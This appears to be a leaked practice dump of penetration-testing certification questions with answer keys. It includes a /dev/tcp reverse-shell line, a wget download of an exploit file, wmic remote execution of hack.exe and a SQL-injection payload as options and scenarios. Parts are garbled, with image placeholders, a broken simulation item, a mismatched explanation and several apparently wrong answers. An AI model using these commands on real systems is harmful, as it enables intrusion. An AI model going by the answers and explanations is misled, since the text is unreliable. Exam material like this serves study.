A penetration-testing team needs to test the security of electronic records in a company's office. Per the terms of engagement, the penetration test is to be conducted after hours and should not include circumventing the alarm or performing destructive entry. During outside reconnaissance, the team sees an open door from an adjoining building. Which of the following would be allowed under the terms of the engagement?

- A. Prying the lock open on the records room  
B. Climbing in an open window of the adjoining building  
C. Presenting a false employee ID to the night guard  
D. Obstructing the motion sensors in the hallway of the records room

Answer: C

#### Explanation:

"to be conducted after hours and should not include circumventing the alarm or performing destructive entry"

#### NEW QUESTION 134

A penetration tester ran the following command on a staging server: python -m SimpleHTTPServer 9891  
Which of the following commands could be used to download a file named exploit to a target machine for execution?

- A. nc 10.10.51.50 9891 < exploit  
B. powershell -exec bypass -f \\10.10.51.50\9891  
C. bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit  
D. wget 10.10.51.50:9891/exploit

**Answer:** D

#### NEW QUESTION 138

During a penetration test, a tester is able to change values in the URL from example.com/login.php?id=5 to example.com/login.php?id=10 and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

- A. Command injection
- B. Broken authentication
- C. Direct object reference
- D. Cross-site scripting

**Answer:** C

#### Explanation:

Insecure direct object reference (IDOR) is a vulnerability where the developer of the application does not implement authorization features to verify that someone accessing data on the site is allowed to access that data.

#### NEW QUESTION 142

A private investigation firm is requesting a penetration test to determine the likelihood that attackers can gain access to mobile devices and then exfiltrate data from those devices. Which of the following is a social-engineering method that, if successful, would MOST likely enable both objectives?

- A. Send an SMS with a spoofed service number including a link to download a malicious application.
- B. Exploit a vulnerability in the MDM and create a new account and device profile.
- C. Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading.
- D. Infest a website that is often used by employees with malware targeted toward x86 architectures.

**Answer:** A

#### Explanation:

Since it doesn't indicate company owned devices, sending a text to download an application is best. And it says social-engineering so a spoofed text falls under that area.

#### NEW QUESTION 145

During the reconnaissance phase, a penetration tester obtains the following output:

Reply from 192.168.1.23: bytes=32 time<54ms TTL=128

Reply from 192.168.1.23: bytes=32 time<53ms TTL=128

Reply from 192.168.1.23: bytes=32 time<60ms TTL=128

Reply from 192.168.1.23: bytes=32 time<51ms TTL=128

Which of the following operating systems is MOST likely installed on the host?

- A. Linux
- B. NetBSD
- C. Windows
- D. macOS

**Answer:** C

#### NEW QUESTION 147

A penetration tester gains access to a system and is able to migrate to a user process:

```
net use S: \\192.168.5.51\CS\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"
```

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

- A. Redirecting output from a file to a remote system
- B. Building a scheduled task for execution
- C. Mapping a share to a remote system
- D. Executing a file on the remote system
- E. Creating a new process on all domain systems
- F. Setting up a reverse shell from a remote system
- G. Adding an additional IP address on the compromised system

**Answer:** CD

#### Explanation:

WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.

#### NEW QUESTION 149

After running the enum4linux.pl command, a penetration tester received the following output:



```
=====
|   Enumerating Workgroup/Domain on 192.168.100.56   |
=====
[+] Got domain/workgroup name: WORKGROUP
=====
|   Session Check on 192.168.100.56   |
=====
[+] Server 192.168.100.56 allows sessions using username '', password ''
=====
|   Getting domain SID for 192.168.100.56   |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
=====
|   Share Enumeration on 192.168.100.56   |
=====
      Sharename Type Comment
      -----
      print$ Disk Printer Drivers
      web Disk File Server
      IPC$ IPC IPC Service (Samba 4.5.12-Debian)
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 192.168.100.56
//192.168.100.56/print$ Mapping: DENIED, Listing: N/A
//192.168.100.56/web Mapping: OK, Listing: OK
//192.168.100.56/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Mon Jul 20 10:14:37 2020
```

Which of the following commands should the penetration tester run NEXT?

- A. smbpool //192.160.100.56/print\$
- B. net rpc share -S 192.168.100.56 -U "
- C. smbget //192.168.100.56/web -U "
- D. smbclient //192.168.100.56/web -U " -N

**Answer: D**

**Explanation:**

A vulnerability scan is a type of assessment that helps to identify vulnerabilities in a network or system. It scans systems for potential vulnerabilities, misconfigurations, and outdated software. Based on the output from a vulnerability scan, a penetration tester can identify vulnerabilities that may be exploited to gain access to a system. In this scenario, the output from the penetration testing tool shows that 100 hosts contained findings due to improper patch management. This indicates that the vulnerability scan detected vulnerabilities that could have been prevented through proper patch management. Therefore, the most likely test performed by the penetration tester is a vulnerability scan.

**NEW QUESTION 150**

Which of the following assessment methods is MOST likely to cause harm to an ICS environment?

- A. Active scanning
- B. Ping sweep
- C. Protocol reversing
- D. Packet analysis

**Answer: A**

**NEW QUESTION 151**

A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees. Which of the following tools can help the tester achieve this goal?

- A. Metasploit
- B. Hydra
- C. SET
- D. WPScan

**Answer: A**

**NEW QUESTION 154**

During a web application test, a penetration tester was able to navigate to <https://company.com> and view all links on the web page. After manually reviewing the pages, the tester used a web scanner to automate the search for vulnerabilities. When returning to the web application, the following message appeared in the browser: unauthorized to view this page. Which of the following BEST explains what occurred?

- A. The SSL certificates were invalid.
- B. The tester IP was blocked.
- C. The scanner crashed the system.
- D. The web page was not found.

**Answer: B**






A. Mastered  
B. Not Mastered


**Explanation:**  
A picture containing shape Description automatically generated



A picture containing treemap chart Description automatically generated



Text Description automatically generated



Graphical user interface Description automatically generated



#### NEW QUESTION 173

A penetration tester has established an on-path position between a target host and local network services but has not been able to establish an on-path position between the target host and the Internet. Regardless, the tester would like to subtly redirect HTTP connections to a spoofed server IP. Which of the following methods would BEST support the objective?

- A. Gain access to the target host and implant malware specially crafted for this purpose.
- B. Exploit the local DNS server and add/update the zone records with a spoofed A record.
- C. Use the Scapy utility to overwrite name resolution fields in the DNS query response.
- D. Proxy HTTP connections from the target host to that of the spoofed host.

**Answer:** D

#### NEW QUESTION 177

A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible.

Which of the following Nmap scan syntaxes would BEST accomplish this objective?

- A. nmap -sT -vvv -O 192.168.1.2/24 -PO
- B. nmap -sV 192.168.1.2/24 -PO
- C. nmap -sA -v -O 192.168.1.2/24
- D. nmap -sS -O 192.168.1.2/24 -T1

**Answer:** D

#### NEW QUESTION 180

A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| 03-12-20 09:23AM 331 index.aspx

| ftp-syst:

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server

| rdp-ntlm-info:

| Target Name: WEB3

| NetBIOS\_Computer\_Name: WEB3

| Product\_Version: 6.3.9600

|\_ System\_Time: 2021-01-15T11:32:06+00:00

8443/tcp open http Microsoft IIS httpd 8.5

| http-methods:

|\_ Potentially risky methods: TRACE

|\_ http-server-header: Microsoft-IIS/8.5

|\_ http-title: IIS Windows Server

Which of the following command sequences should the penetration tester try NEXT?

- A. ftp 192.168.53.23
- B. smbclient \\\\WEB3\\IPC\$ -I 192.168.53.23 -U guest
- C. ncrack -u Administrator -P 15worst\_passwords.txt -p rdp 192.168.53.23
- D. curl -X TRACE https://192.168.53.23:8443/index.aspx
- E. nmap --script vuln -sV 192.168.53.23

**Answer:** A

#### NEW QUESTION 182

A penetration tester is examining a Class C network to identify active systems quickly. Which of the following commands should the penetration tester use?

- A. nmap sn 192.168.0.1/16
- B. nmap sn 192.168.0.1-254
- C. nmap sn 192.168.0.1 192.168.0.1.254
- D. nmap sN 192.168.0.0/24



Answer: B

#### NEW QUESTION 186

Appending string values onto another string is called:

- A. compilation
- B. connection
- C. concatenation
- D. conjunction

Answer: C

#### NEW QUESTION 187

A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

- A. The penetration tester was testing the wrong assets
- B. The planning process failed to ensure all teams were notified
- C. The client was not ready for the assessment to start
- D. The penetration tester had incorrect contact information

Answer: B

#### NEW QUESTION 190

Which of the following can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools?

- A. Dictionary
- B. Directory
- C. Symlink
- D. Catalog
- E. For-loop

Answer: A

#### NEW QUESTION 193

A company that develops embedded software for the automobile industry has hired a penetration-testing team to evaluate the security of its products prior to delivery. The penetration-testing team has stated its intent to subcontract to a reverse-engineering team capable of analyzing binaries to develop proof-of-concept exploits. The software company has requested additional background investigations on the reverse-engineering team prior to approval of the subcontract. Which of the following concerns would BEST support the software company's request?

- A. The reverse-engineering team may have a history of selling exploits to third parties.
- B. The reverse-engineering team may use closed-source or other non-public information feeds for its analysis.
- C. The reverse-engineering team may not instill safety protocols sufficient for the automobile industry.
- D. The reverse-engineering team will be given access to source code for analysis.

Answer: A

#### NEW QUESTION 197

SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

Weak Apache Tomcat Credentials

Null session enumeration

Weak SMB file permissions

Webdav file upload

ARP spoofing

SNMP enumeration

Fragmentation attack

FTP anonymous login

```
NMAP Scan Output

Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

#### NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```




```
for $PORT in $PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))
    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
    finally:
        s.close()
```






#### Immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```



- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

- 1: Null session enumeration Weak SMB file permissions Fragmentation attack
- 2: nmap
- sV
- p 1-1023

**NEW QUESTION 198**

168.2.2

3: #!/usr/bin/python export \$PORTS = 21,22 for \$PORT in \$PORTS: try:

- A. Mastered
- B. Not Mastered



**Answer:** A

#### NEW QUESTION 200

Which of the following are the MOST important items to include in the final report for a penetration test? (Choose two.)

- A. The CVSS score of the finding
- B. The network location of the vulnerable device
- C. The vulnerability identifier
- D. The client acceptance form
- E. The name of the person who found the flaw
- F. The tool used to find the issue

**Answer:** CF

#### NEW QUESTION 203

A compliance-based penetration test is primarily concerned with:

- A. obtaining PII from the protected network.
- B. bypassing protection on edge devices.
- C. determining the efficacy of a specific set of security standards.
- D. obtaining specific information from the protected network.

**Answer:** C

#### NEW QUESTION 206

A penetration tester found the following valid URL while doing a manual assessment of a web application: <http://www.example.com/product.php?id=123987>. Which of the following automated tools would be best to use NEXT to try to identify a vulnerability in this URL?

- A. SQLmap
- B. Nessus
- C. Nikto
- D. DirBuster

**Answer:** B

#### NEW QUESTION 209

A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system. After running a few commands, the tester runs the following:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Which of the following actions is the penetration tester performing?

- A. Privilege escalation
- B. Upgrading the shell
- C. Writing a script for persistence
- D. Building a bind shell

**Answer:** B

#### NEW QUESTION 213

A penetration tester is conducting an assessment against a group of publicly available web servers and notices a number of TCP resets returning from one of the web servers. Which of the following is MOST likely causing the TCP resets to occur during the assessment?

- A. The web server is using a WAF.
- B. The web server is behind a load balancer.
- C. The web server is redirecting the requests.
- D. The local antivirus on the web server is rejecting the connection.

**Answer:** A

#### Explanation:

A Web Application Firewall (WAF) is designed to monitor, filter or block traffic to a web application. A WAF will monitor incoming and outgoing traffic from a web application and is often used to protect web servers from attacks such as SQL Injection, Cross-Site Scripting (XSS), and other forms of attacks. If a WAF detects an attack, it will often reset the TCP connection, causing the connection to be terminated. As a result, a penetration tester may see TCP resets when a WAF is present. Therefore, the most likely reason for the TCP resets returning from the web server is that the web server is using a WAF.

#### NEW QUESTION 214

A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

- A. Netcraft
- B. CentralOps
- C. Responder
- D. FOCA

**Answer:** D



**Explanation:**

<https://kalilinuxtutorials.com/foca-metadata-hidden-documents/>

**NEW QUESTION 217**

A penetration tester downloaded a Java application file from a compromised web server and identifies how to invoke it by looking at the following log:

```
17:34:23 - F - Info: New connection established :8443
17:34:23 - F - User: bmarney
17:34:23 - F - PW length 15
17:34:23 - F - login exec (/www/app/jre/bin/java -cp ./commapp.jar approval 192.168.0.1 bmarney
17:34:23 - F - login rc:0
```

Which of the following is the order of steps the penetration tester needs to follow to validate whether the Java application uses encryption over sockets?

- A. Run an application vulnerability scan and then identify the TCP ports used by the application.
- B. Run the application attached to a debugger and then review the application's log.
- C. Disassemble the binary code and then identify the break points.
- D. Start a packet capture with Wireshark and then run the application.

**Answer: D**

**NEW QUESTION 218**

The results of an Nmap scan are as follows:

Starting Nmap 7.80 ( <https://nmap.org> ) at 2021-01-24 01:10 EST

Nmap scan report for ( 10.2.1.22 ) Host is up (0.0102s latency).

Not shown: 998 filtered ports Port State Service

80/tcp open http

|\_http-title: 80F 22% RH 1009.1MB (text/html)

|\_http-slowloris-check:

| VULNERABLE:

| Slowloris DoS Attack

| <..>

Device type: bridge|general purpose

Running (JUST GUESSING) : QEMU (95%)

OS CPE: cpe:/a:qemu:qemu

No exact OS matches found for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at <https://nmap.org/submit/>. Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds

Which of the following device types will MOST likely have a similar response? (Choose two.)

- A. Network device
- B. Public-facing web server
- C. Active Directory domain controller
- D. IoT/embedded device
- E. Exposed RDP
- F. Print queue

**Answer: BD**

**Explanation:**

<https://www.netscout.com/what-is-ddos/slowloris-attacks>

From the http-title in the output, this looks like an IoT device with RH implying Relative Humidity, that offers a web-based interface for visualizing the results.

**NEW QUESTION 223**

A red team completed an engagement and provided the following example in the report to describe how the team gained access to a web server:

x' OR role LIKE '%admin%

Which of the following should be recommended to remediate this vulnerability?

- A. Multifactor authentication
- B. Encrypted communications
- C. Secure software development life cycle
- D. Parameterized queries

**Answer: D**

**NEW QUESTION 226**

Given the following code:

```
systems = {
    "10.10.10.1" : "Windows 10",
    "10.10.10.2" : "Windows 10",
